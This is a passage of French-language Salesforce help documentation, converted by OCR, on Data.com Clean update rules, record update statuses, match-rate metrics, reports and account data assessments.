| Site du compte | Télécopie | Description SIC |
| Chiffre d'affaires annuel | Secteur d'activité | Symbole boursier |
| Adresse de facturation | Code NAICS | Profil commercial |
| Numéro D-U-N-S de la société | Description NAICS | Année de création |
| Société D&B | Propriété | Site Web |
| Description | Téléphone | |

**Accès aux champs Piste**

Pour la règle Informations sur les sociétés des pistes, ajustez la sécurité au niveau du champ pour permettre aux utilisateurs d'accéder aux champs suivants dans les pistes :

- Chiffre d'affaires annuel
- Société D&B
- Numéro D-U-N-S de la société
- Secteur d'activité
- Nombre d'employés

**Remarque:** Dans Professional Edition, vous contrôlez la sécurité au niveau du champ en utilisant des présentations de page.

CONSULTER ÉGALEMENT :

Configuration de règles de mise à jour des Informations sur les sociétés

Présentations de page et sécurité au niveau du champ

## Vérification du statut de mise à jour des enregistrements traités en utilisant les règles Informations sur les sociétés dans Lightning Experience

Vous pouvez vérifier si un enregistrement individuel a été traité avec une règle de mise à jour Informations sur les sociétés. Alternativement, pour tester la règle, vous pouvez mettre à jour un enregistrement manuellement. Rappel : Les règles de mise à jour permettent de mettre à jour vos enregistrements automatiquement. Il n'est pas nécessaire de les mettre à jour manuellement.


Disponible avec : Lightning Experience

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour mettre à jour des comptes et des pistes :
- Modifier sur les comptes et les pistes

1. Ouvrez le compte ou la piste que vous souhaitez vérifier.
2. Dans le menu d'actions, cliquez sur **Vérifier le statut de mise à jour**.




3. Cliquez sur **Mettre à jour**.

La fenêtre affiche le statut avant et après la mise à jour.

Si un enregistrement de compte ou de piste correspond à un enregistrement du service de données, tous les champs vides sont automatiquement renseignés. Les règles d'information sur les sociétés ne remplacent pas les données de vos enregistrements. Si les nouvelles données sont différentes de vos données existantes, vous pouvez examiner et sélectionner manuellement les données que vous souhaitez conserver. Le statut de la règle de mise à jour est actualisé.

Si vous modifiez un ou plusieurs champs qu'une règle utilise pour mapper ou mettre à jour un enregistrement, le Statut de mise à jour de la règle est défini sur `Non comparé` jusqu'à la prochaine mise à jour et sauvegarde de l'enregistrement.

Remarque: Dans un compte, si vous mettez à jour la valeur du champ Numéro D-U-N-S de la société en mettant à jour manuellement, supprimez la valeur du champ Société D&B. Sinon, Clean ne peut pas ajouter les valeurs mises à jour de ces deux champs ni associer l'enregistrement Société D&B approprié au compte.

## Vérification du statut de mise à jour des enregistrements traités en utilisant les règles Informations sur les sociétés dans Salesforce Classic

Vous pouvez vérifier si un enregistrement individuel a été traité avec une règle de mise à jour Informations sur les sociétés. Alternativement, pour tester la règle, vous pouvez mettre à jour un enregistrement manuellement. Rappel : Les règles de mise à jour permettent de mettre à jour vos enregistrements automatiquement. Il n'est pas nécessaire de les mettre à jour manuellement.


Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour mettre à jour des comptes et des pistes :
- Modifier sur les comptes et les pistes

1. Ouvrez le compte ou la piste que vous souhaitez vérifier.
2. Cliquez sur **Mettre à jour**.




Si un enregistrement de compte ou de piste correspond à un enregistrement du service de données, tous les champs vides sont automatiquement renseignés. Les règles d'information sur les sociétés ne remplacent pas les données de vos enregistrements. Si les nouvelles données sont différentes de vos données existantes, vous pouvez examiner et sélectionner manuellement les données que vous souhaitez conserver. Le statut de la règle de mise à jour est actualisé.

Si vous modifiez un ou plusieurs champs qu'une règle utilise pour mapper ou mettre à jour un enregistrement, le Statut de mise à jour de la règle est défini sur `Non comparé` jusqu'à la prochaine mise à jour et sauvegarde de l'enregistrement.

**Remarque:** Dans un compte, si vous mettez à jour la valeur du champ Numéro D-U-N-S de la société en mettant à jour manuellement, supprimez la valeur du champ Société D&B. Sinon, Clean ne peut pas ajouter les valeurs mises à jour de ces deux champs ni associer l'enregistrement Société D&B approprié au compte.

3. Vérifiez le statut de mise à jour de l'enregistrement. Examinez le statut dans la section Mettre à jour cet enregistrement avec Data.com (si vous ne trouvez pas cette section, demandez à votre administrateur Salesforce de l'ajouter à votre présentation de page).

### CONSULTER ÉGALEMENT :

Règles Data.com Clean standard

## Consignes relatives à l'évaluation du fonctionnement des règles de mise à jour

Vous souhaitez évaluer le fonctionnement de Data.com Clean pour votre organisation ? Consultez la page Éléments essentiels de mise à jour, qui indique le taux de correspondance de vos règles de mise à jour. Elle affiche le pourcentage des enregistrements traités que Data.com a mappé avec des enregistrements du service de données. Lorsqu'un enregistrement correspond, il peut être mis à jour avec les toutes dernières données.

- La colonne `Erreurs` indique le nombre d'erreurs qui se sont produites lors du traitement des enregistrements. Une erreur se produit lorsqu'un enregistrement traité ne peut pas être chargé en raison d'un déclencheur, d'une règle de workflow, d'une règle de duplication ou d'une règle de validation. Pour télécharger un fichier contenant l'ID de chaque enregistrement erroné avec le message d'erreur associé, cliquez sur le nombre d'erreurs. Seule l'erreur la plus récente d'un enregistrement est disponible. La colonne `Erreurs` inclut jusqu'à 10 000 erreurs par règle de mise à jour.
- Aucune donnée n'est affichée pour les règles de mise à jour activées au cours des dernières 24 heures.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les règle de mise à jour de géocodage sont disponibles dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

D'autres règles de mise à jour sont disponibles avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## Règles Data.com Clean standard

Les principaux détails sur les règles de mise à jour standard comprennent le fonctionnement de chaque règle et les champs affectés.

| Nom par défaut | Service de données | Objet | Mise à jour des champs | Champs de correspondance | Champs mis à jour |
|---|---|---|---|---|---|
| `Géocodes de l'adresse de facturation du compte` | Data.com Geo | Compte | Remplacer | `Adresse de facturation` | • BillingLatitude<br>• BillingLongitude<br>• BillingGeocodeAccuracy<br>La latitude, la longitude et la précision ne sont pas visibles sur les enregistrements. |
| `Géocodes de l'adresse d'expédition du compte` | Data.com Geo | Compte | Remplacer | `Adresse d'expédition` | • ShippingLatitude<br>• ShippingLongitude<br>• ShippingGeocodeAccuracy<br>La latitude, la longitude et la précision ne sont pas |

Éditions

Disponible avec : Salesforce Classic

Les règle de mise à jour de géocodage sont disponibles dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

D'autres règles de mise à jour sont disponibles avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

| Nom par défaut | Service de données | Objet | Mise à jour des champs | Champs de correspondance | Champs mis à jour |
|---|---|---|---|---|---|
| | | | | | visibles sur les enregistrements. |
| Géocodes de l'adresse postale du contact | Data.com Geo | Contact | Remplacer | Adresse postale | • MailingLatitude<br>• MailingLongitude<br>• MailingGeocodeAccuracy<br>La latitude, la longitude et la précision ne sont pas visibles sur les enregistrements. |
| Géocodes de l'adresse de la piste | Data.com Geo | Piste | Remplacer | Adresse | • Latitude<br>• Longitude<br>• GeocodeAccuracy<br>La latitude, la longitude et la précision ne sont pas visibles sur les enregistrements. |
| Informations sur les sociétés des pistes (disponible uniquement avec une licence Data.com Clean) | Entreprises Data.com pour les pistes | Piste | Les champs vides sont renseignés. Les enregistrements qui présentent des différences sont marqués. Les enregistrements marqués doivent être révisés manuellement. | • Société<br>• E-mail<br>• Adresse<br>• Numéro D-U-N-S de la société<br>• Site Web | • Chiffre d'affaires annuel (en dollars US)<br>• Numéro D-U-N-S de la société<br>• Société D&B<br>• Nombre d'employés<br>• Secteur d'activité |
| Informations sur les sociétés des comptes | Sociétés Data.com | Compte | La règle inclut des options pour générer une évaluation en lecture seule ou mettre à jour des enregistrements | • D-U-N-S number<br>• Nom<br>• Téléphone<br>• Adresse de facturation | • Nom du compte<br>• D-U-N-S number<br>• Société D&B |

| Nom par défaut | Service de données | Objet | Mise à jour des champs | Champs de correspondance | Champs mis à jour |
|---|---|---|---|---|---|
| | | | avec de nouvelles données.<br>Si vous sélectionnez l'option de mise à jour des enregistrements, les champs vides sont renseignés et les enregistrements qui présentent des différences sont signalés. Les enregistrements marqués doivent être révisés manuellement. | • Site Web | • Employés<br>• Chiffre d'affaires annuel<br>• Symbole boursier<br>• Site Web<br>• Secteur d'activité<br>• Propriété<br>• Adresse de facturation<br>• Téléphone<br>• Télécopie<br>• Site du compte<br>• Profil commercial<br>• Année de création<br>• Code SIC<br>• Description SIC<br>• Code NAICS<br>• Description NAICS<br>• Description |

CONSULTER ÉGALEMENT :

- Configuration de règles de mise à jour Data.com
- Que sont les règles de mise à jour ?
- Configuration de règles de mise à jour des Informations sur les sociétés

## Statuts des règles de mise à jour Data.com

Si vous avez activé des règles de mise à jour Data.com, le statut associé à la règle est affiché dans les enregistrements. Il permet de comparer les données des enregistrements au service de données.

| Statut de mise à jour | Définition | Valeur API |
|---|---|---|
| Non comparé | L'enregistrement Salesforce n'a pas été comparé au service de données. | En attente |
| Synchronisé | L'enregistrement Salesforce correspond à un enregistrement du service de données et les champs affectés par la règle de mise à jour ont des valeurs identiques. | Synchronisé |
| Révisé | L'enregistrement Salesforce correspond à un enregistrement du service de données, mais les valeurs de l'enregistrement correspondant n'ont pas toutes été acceptées. Seules les valeurs des champs affectés par la règle de mise à jour sont utilisées pour déterminer le statut. | Révisé |
| Différent | L'enregistrement Salesforce correspond à celui d'un enregistrement du service de données, mais les champs affectés par la règle de mise à jour ont des valeurs différentes qui n'ont pas encore été révisées. | Différent |
| Introuvable | L'enregistrement Salesforce ne correspond à aucun enregistrement similaire dans Data.com. | Introuvable |
| Ignoré | L'enregistrement Salesforce n'a pas pu être comparé ou mis à jour en raison d'une erreur de validation ou de déclencheur. | Ignoré |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Règles de mise à jour de géocodage disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

D'autres règles de mise à jour sont disponibles avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## Rapport sur des enregistrements Salesforce avec un statut Data.com Clean spécifique

Créez un rapport personnalisé pour afficher les enregistrements Salesforce de compte, de contact ou de piste qui ont un statut de mise à jour spécifique (par exemple `Différent`).

Choisissez les champs à afficher depuis les objets Compte, Contact ou Piste. En utilisant des données d'objets Informations de mise à jour équivalents, affichez les valeurs d'enregistrements Salesforce et Data.com côte à côte. Les résultats d'un rapport peuvent expliquer un statut de mise à jour spécifique pour des enregistrements. Utilisez ces informations pour gérer la mise à jour des enregistrements dans votre organisation.

Par exemple, vous pouvez créer un rapport qui affiche tous les enregistrements qui ont un statut de mise à jour `Différent` côte à côte avec leurs enregistrements Data.com correspondants. Si vous identifiez dans vos données des modèles qui entraînent ce statut, vous pouvez créer des déclencheurs ou des personnalisations d'API afin d'ajuster vos données et d'augmenter le nombre d'enregistrements avec un statut `Synchronisé`.

Créons un rapport Contacts par statut de mise à jour.

1. Avant de créer le rapport Contacts par statut de mise à jour, assurez-vous que votre organisation a un type de rapport personnalisé qui associe l'objet Contact à l'objet Informations de mise à jour de contact, et que les champs des deux objets sont disponibles pour le rapport.
2. Créez votre rapport : cliquez sur l'onglet Rapports, puis sur **Nouveau rapport**.
3. Sélectionnez le type de rapport *`Contacts par statut de mise à jour`*.
4. Cliquez sur **Créer**.
5. Dans l'objet parent Contacts, sélectionnez les champs avec lesquels vous souhaitez créer un rapport. Par exemple, vous pouvez choisir :
   - `ID du contact`
   - `Statut de mise à jour`
   - `Nom complet`
   - `Adresse postale`
   - `Téléphone`
   - `E-mail`
6. Dans l'objet associé Informations de mise à jour de contact, sélectionnez les champs correspondant aux champs de l'objet Contact. Pour des informations de mise à jour de contact, vous pouvez choisir :
   - `ID d'informations de mise à jour de contact`
   - `Prénom`
   - `Nom`
   - `Adresse`
   - `Téléphone`
   - `E-mail`
   - `Date de dernière correspondance`
7. Ajoutez un filtre de champ au rapport : Sélectionnez le champ *`Statut de mise à jour`*. Sélectionnez l'opérateur *`égal`* et la valeur *`Différent`*.
8. Définissez les champs restants.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

9. Enregistrez le rapport, puis exécutez-le.
10. Examinez le rapport pour identifier dans vos données des modèles qui entraînent un statut de mise à jour `Différent` pour certains enregistrements.

CONSULTER ÉGALEMENT :

Création d'un type de rapport personnalisé pour les informations de mise à jour de compte, de contact ou de piste

## Détermination de la qualité du fonctionnement de Data.com Clean

Les métriques et les analyses de Data.com Clean indiquent comment les comptes, les contacts et les pistes de votre organisation ont été mappés et mis à jour avec des données Data.com. Il est donc important de vérifier régulièrement vos taux de correspondance et de mise à jour.

1. Dans Configuration, saisissez *`Mesures`* dans la case `Recherche rapide`, puis sélectionnez **Mesures et analyses**.
2. Pour déterminer la date du dernier calcul, consultez le champ `Dernier calcul` au-dessus de la table.

   Remarque: Les données des tableaux sont calculées quotidiennement, mais nous enregistrons l'heure et calculons la date en fonction de l'heure GMT. Par conséquent, selon les réglages horaires effectués, la date affichée peut être différente de celle des calculs. En outre, les données sont calculées une fois par jour. Par conséquent, elles peuvent légèrement différer des données des tableaux de bord et des rapports Data.com.

3. Affichez les informations de correspondance et de mise à jour dans la section Taux de correspondance et de mise à jour.

   Les données représentent les enregistrements qui ont été mappés et mis à jour depuis la mise en oeuvre de Data.com par votre organisation. Voici les définitions des colonnes du tableau.

| Colonne | Définition |
|---|---|
| `Enregistrements` | L'objet activé pour Data.com Clean : comptes, contacts ou pistes.<br>Remarque: Si votre organisation Salesforce utilise des comptes personnels, les valeurs des colonnes `Total` et `Traité` peuvent différer. Les comptes personnels sont inclus dans le total du compte, mais ne sont pas traités par des tâches Data.com Clean. |
| `Total` | Le nombre d'enregistrements d'objet (comptes, contacts ou pistes) de votre organisation dans Salesforce. |
| `Traité` | Le nombre de chaque type d'enregistrement Salesforce (comptes, contacts ou pistes) traités par Data.com Clean. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les taux de correspondance Data.com Clean :

- Personnaliser l'application

| Colonne | Définition |
| --- | --- |
| `Correspondant` | Le nombre de chaque type d'enregistrement Salesforce traité (comptes, contacts ou pistes) qui correspondent à des enregistrements Data.com. |
| `Mis à jour` | Le nombre d'enregistrements Salesforce traités de chaque type (comptes, contacts ou pistes) qui ont été mis à jour. |

| Colonne | Définition |
| --- | --- |
| `Enregistrements` | L'objet activé pour Data.com Clean : comptes, contacts ou pistes. |
| `Taux de correspondance (% des éléments traités)` | Le pourcentage de chaque type d'enregistrement Salesforce traité (comptes, contacts ou pistes) qui correspondent à des enregistrements Data.com. |
| `Taux de mise à jour (% des éléments traités)` | Le pourcentage d'enregistrements Salesforce traités de chaque type qui ont été mis à jour. |

CONSULTER ÉGALEMENT :

Comment la correspondance entre les enregistrements Salesforce et Data.com est-elle effectuée ?

Instructions relatives au choix d'un service de correspondance de compte

## Détermination du nombre d'enregistrements de votre organisation nécessitant de meilleures données

Évaluations de données Data.com est un package gratuit AppExchange de Salesforce qui indique le nombre d'enregistrements Data.com de votre organisation qui peuvent être enrichis avec des données plus nombreuses et de meilleure qualité. Il indique également le nombre d'enregistrements qui ont été marqués `Inactifs` dans Data.com et, à votre demande, le nombre d'enregistrements dupliqués dans votre organisation Salesforce.

Évaluations de données Data.com répertorie également les champs des comptes, des contacts et des pistes, et indique combien sont vides dans vos enregistrements et combien ont des valeurs différentes de celles de Data.com (par exemple, si vous avez 10 enregistrements de compte dont la valeur de champ `Téléphone` est vide, ou cinq contacts dont le champ `Nom de compte` est vide). Elles peuvent vous aider à déterminer si l'achat de Data.com Clean est nécessaire afin de mettre à jour les champs vides ou les champs qui contiennent des données périmées. Si vous utilisez déjà Data.com Clean, elles peuvent démontrer la valeur ajoutée obtenue.

1. Installer l'application Data.com Assessment à partir d'AppExchange.
2. Dans le menu des applications Force.com, sélectionnez `Évaluations Data.com` pour ouvrir l'application Évaluations de données.
3. Cliquez sur l'onglet Évaluation Data.com, puis définissez vos préférences d'évaluation.
4. Cliquez sur **Démarrer mon d'évaluation**.
   Nous indiquons la durée prévue de l'évaluation. Le calcul de progression est basé sur 15 enregistrements par seconde, arrondis à l'heure la plus proche. Par exemple, si vous avez 200 000 comptes, votre évaluation nécessite environ 3 heures 45 minutes. Nous l'évaluons à 4 heures.
5. Lorsque l'évaluation est terminée, depuis le menu des applications Force.com, sélectionnez `Évaluations Data.com`.
6. Cliquez sur l'onglet Évaluation Data.com, puis sur l'onglet Évaluations.
7. Cliquez sur **Afficher les évaluations** en regard de l'évaluation de votre choix.
8. Cliquez sur les onglets d'évaluation. Ils présentent les informations suivantes.

| Onglet | Ce qu'il présente |
|---|---|
| Récapitulatif | Il décompose l'ensemble d'enregistrements que nous avons analysé pour l'évaluation. Il indique les améliorations possibles avec de meilleures données, le nombre d'enregistrements probablement inactifs dans Data.com et, si vous l'avez demandé lors de l'évaluation, le nombre d'enregistrements probable en double. Nous indiquons également le nombre d'enregistrements mappés avec des enregistrements Data.com et non mappés. |
| Comptes | Il décompose les enregistrements de compte que nous avons mappés. Il indique le nombre et le pourcentage d'enregistrements par statut et identifie le pourcentage de correspondance. Les évaluations de données répertorient également les champs de Compte. Pour un champ donné, elles indiquent le nombre d'enregistrements dont les valeurs sont vides ou différentes de celles de Data.com (par exemple, 10 enregistrements de compte peuvent avoir une valeur de champ `Téléphone` vide). |

### Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour installer des packages :
- Télécharger des packages AppExchange

Pour exécuter une évaluation de données Data.com :
- Aucune autorisation requise

Pour afficher une évaluation de données Data.com :
- Aucune autorisation requise

| Onglet | Ce qu'il présente |
| --- | --- |
| Contacts | Il décompose les enregistrements de contact que nous avons mappés. Il indique le nombre et le pourcentage d'enregistrements par statut et identifie le pourcentage de correspondance. Les évaluations de données répertorient également les champs de Contact. Pour un champ donné, elles indiquent le nombre d'enregistrements dont les valeurs sont vides ou différentes de celles de Data.com (par exemple, 5 enregistrements de contact peuvent avoir une valeur de champ `Compte` vide). |
| Pistes | Il décompose les enregistrements de piste que nous avons mappés. Il indique le nombre et le pourcentage d'enregistrements par statut et identifie le pourcentage de correspondance. Les évaluations de données répertorient également les champs de Piste. Pour un champ donné, elles indiquent le nombre d'enregistrements dont les valeurs sont vides ou différentes de celles de Data.com (par exemple, 12 enregistrements de piste peuvent avoir une valeur de champ `Titre` différente de celle de Data.com). |
| Non correspondant | L'algorithme de correspondance de Data.com utilise des champs clés pour identifier les enregistrements correspondants. Cet onglet répertorie ces champs, et affiche le nombre et le pourcentage de valeurs de champ vides dans vos enregistrements non correspondants. L'ajout de données valides à ces champs peut améliorer les résultats de correspondance de votre organisation. |
| DUNSRight | Affiche le taux de correspondance de compte attendu à l'aide de la correspondance D&B DUNSRight. Le code de confiance est un nombre entre 1 et 10. Un code de confiance de 10 représente la correspondance la plus précise et la plus exacte. Vous pouvez définir un seuil de niveau de confiance de façon à identifier les enregistrements comme Correspondants ou Sélectionner la correspondance Les enregistrements correspondants sont automatiquement ajoutés à votre processus de mise à jour automatisé. Vous pouvez ajouter manuellement des enregistrements Sélectionner la correspondance à votre processus de mise à jour automatisé. |

### Examen du statut de mise à jour de vos comptes

Si vous utilisez Data.com Clean, vous pouvez consulter le `Statut de mise à jour` de tous vos comptes en exécutant un simple rapport Comptes par statut de mise à jour.

**Important:** Si vos enregistrements correspondent correctement avec les enregistrements de Data.com, considérez avec précaution la sélection de l'option `Marquer les différences et renseigner automatiquement les champs vides` comme préférence de mise à jour. Si les correspondances sont incorrectes avec un grand nombre d'enregistrements, contactez le support Salesforce.

1. Cliquez sur l'onglet Tableaux de bord, puis sélectionnez Analyses Data.com. Exécutez le rapport Comptes par Statut de mise à jour.
   Si vos tâches de mise à jour ont été exécutées avec succès, vos comptes sont regroupés par la valeur de statut de mise à jour.
2. Dans le rapport, recherchez les enregistrements Salesforce dont le statut de mise à jour est `Différent`. Ouvrez plusieurs enregistrements, puis cliquez sur **Mise à jour** pour examiner les différences.
3. Répétez le processus de comparaison avec les enregistrements dont le statut de mise à jour est `Introuvable`.

CONSULTER ÉGALEMENT :

Comment la correspondance entre les enregistrements Salesforce et Data.com est-elle effectuée ?

Statuts de Data.com Clean

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour mettre en oeuvre Data.com Clean :
- Personnaliser l'application

### Installation et mise en oeuvre de packages de rapports Data.com AppExchange

Obtenez l'accès à des rapports supplémentaires qui aident les utilisateurs à analyser des données de compte, de contact et de piste.

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour installer des packages :
- Télécharger des packages AppExchange

De multiples packages de rapports Data.com sont disponibles sur AppExchange. Les packages de rapports que vous installez dépendent des données qui vous intéressent et des produits Data.com que vous utilisez. Voici une liste des différents packages, avec les instructions d'installation.

| Packages de rapports AppExchange disponibles | Contenu | Considérations |
|---|---|---|
| Rapports Data.com Prospector | Les tableaux de bord et les rapports associés sont utilisés principalement par les directeurs commerciaux pour examiner la valeur offerte par Data.com en termes de pistes converties, de prévisions commerciales et de chiffre d'affaires. | Pour installer ce package, votre organisation doit utiliser Data.com Prospector. |
| Rapports Data.com Clean | Les tableaux de bord et les rapports associés sont utilisés principalement par les équipes commerciales pour maintenir les données Salesforce à jour. | Pour installer ce package, votre organisation doit utiliser Data.com Clean. |
| Exécution d'évaluations de données Data.com | Les tableaux de bord et les rapports associés utilisent le vaste jeu de données Société D&B. Il offre, à vous et vos utilisateurs, des informations sans égal sur les comptes, qui aident à définir un plan commercial et une stratégie d'entreprise. | Pour installer ce package, votre organisation doit utiliser Data.com Prospector ou Data.com Clean. |
| | Indique comment Data.com peut enrichir vos données. | Votre organisation peut demander une évaluation tous les 30 jours. |

1. Accédez au package de rapports Data.com que vous souhaitez télécharger.
2. Cliquez sur **Télécharger maintenant**.
3. Installer les packages de rapports Data.com que vous souhaitez utiliser.
4. Si votre organisation utilise Professional Edition, ajoutez ces champs à vos présentations de page. Sinon, ces champs ne sont pas inclus dans vos rapports.

| Présentation de page | Champs |
|---|---|
| Compte | `Ajouté depuis Data.com` |
| Contact | `Ajouté depuis Data.com` |
| Piste | `Ajouté depuis Data.com` |
| Opportunité | `Ajouté depuis Data.com` |

5. Indiquez à vos utilisateurs quels rapports et tableaux de bord Data.com sont disponibles.

# Obtention d'une évaluation des données de compte

Prenez des décisions informées sur la qualité de vos données de compte en demandant une évaluation des données Data.com Clean. L'évaluation synthétise la qualité générale des données de vos comptes et fournit une analyse des principaux champs des comptes. Elle ne modifie pas les données dans votre organisation. Les évaluations de données sont disponibles uniquement pour les organisations situées aux États-Unis et au Canada. Les évaluations de données ne sont pas disponibles pour les clients actuels de Data.com Clean. Nous recommandons d'utiliser à la place le package AppExchange Data.com Clean Reports.

1. Demande d'une évaluation des données de compte
   Demandez l'évaluation des données de votre compte en activant la règle Data.com Clean Informations sur les sociétés des comptes.
2. Comment lire votre évaluation des données de compte
   Une évaluation des données inclut un score d'intégrité global , un résumé des enregistrements qui peuvent être mappés et mis à jour en utilisant Data.com, et des graphiques de segmentation des clients par secteur d'activité, situation géographique, nombre d'employés et chiffre d'affaires annuel. Les évaluations de données sont disponibles uniquement pour les organisations Salesforce situées aux États-Unis et au Canada. Cette fonctionnalité est disponible uniquement dans Lightning Experience.

## Demande d'une évaluation des données de compte

Demandez l'évaluation des données de votre compte en activant la règle Data.com Clean Informations sur les sociétés des comptes.

Si vous êtes un client de Data.com Clean et que vous utilisez des tâches Clean, nous recommandons le package AppExchange gratuit Data.com Clean Reports au lieu de demander une évaluation des données.


Éditions

Disponible avec Lightning Experience et Salesforce Classic avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition


1. Dans Configuration, saisissez *Règles de mise à jour* dans la case Recherche rapide, puis sélectionnez **Règles de mise à jour**.
2. Activez la règle Informations sur les sociétés des comptes.
   L'activation de la règle nécessite l'acceptation des conditions du contrat d'évaluation des données.

**Important:** Si votre organisation contient 100 comptes ou moins, aucune notification n'est envoyée lorsque l'évaluation est prête.

Si votre organisation contient plus de 100 comptes, lorsque votre évaluation est prête, Salesforce vous notifie par e-mail et dans Lightning Experience.




Selon la taille de votre organisation, l'évaluation peut prendre 24 heures ou plus. Lorsqu'elle est prête, vous pouvez la consulter à tout moment en accédant au Lanceur d'application dans Lightning Experience et en sélectionnant l'application Évaluation des données.




Pour partager l'évaluation avec d'autres utilisateurs de votre organisation, accordez-leur l'autorisation Évaluation des données.

CONSULTER ÉGALEMENT :

Comment lire votre évaluation des données de compte


## Comment lire votre évaluation des données de compte

Une évaluation des données inclut un score d'intégrité global , un résumé des enregistrements qui peuvent être mappés et mis à jour en utilisant Data.com, et des graphiques de segmentation des clients par secteur d'activité, situation géographique, nombre d'employés et chiffre d'affaires annuel. Les évaluations de données sont disponibles uniquement pour les organisations Salesforce situées aux États-Unis et au Canada. Cette fonctionnalité est disponible uniquement dans Lightning Experience.

Éditions

Disponible dans Lightning Experience avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition

### Qualité des données




Le score d'intégrité globale de vos données est calculé à l'aide de trois facteurs.

**Qualité de correspondance**
La correspondance indique la capacité à actualiser et compléter vos enregistrements CRM avec les données Dun & Bradstreet. Les enregistrements CRM très concordants ont généralement un taux élevé de remplissage d'identifiants clés, tels que les champs d'adresse et le site Web de la société. Un meilleur taux de correspondance améliore le niveau d'intégrité global de vos données.

**Précision**
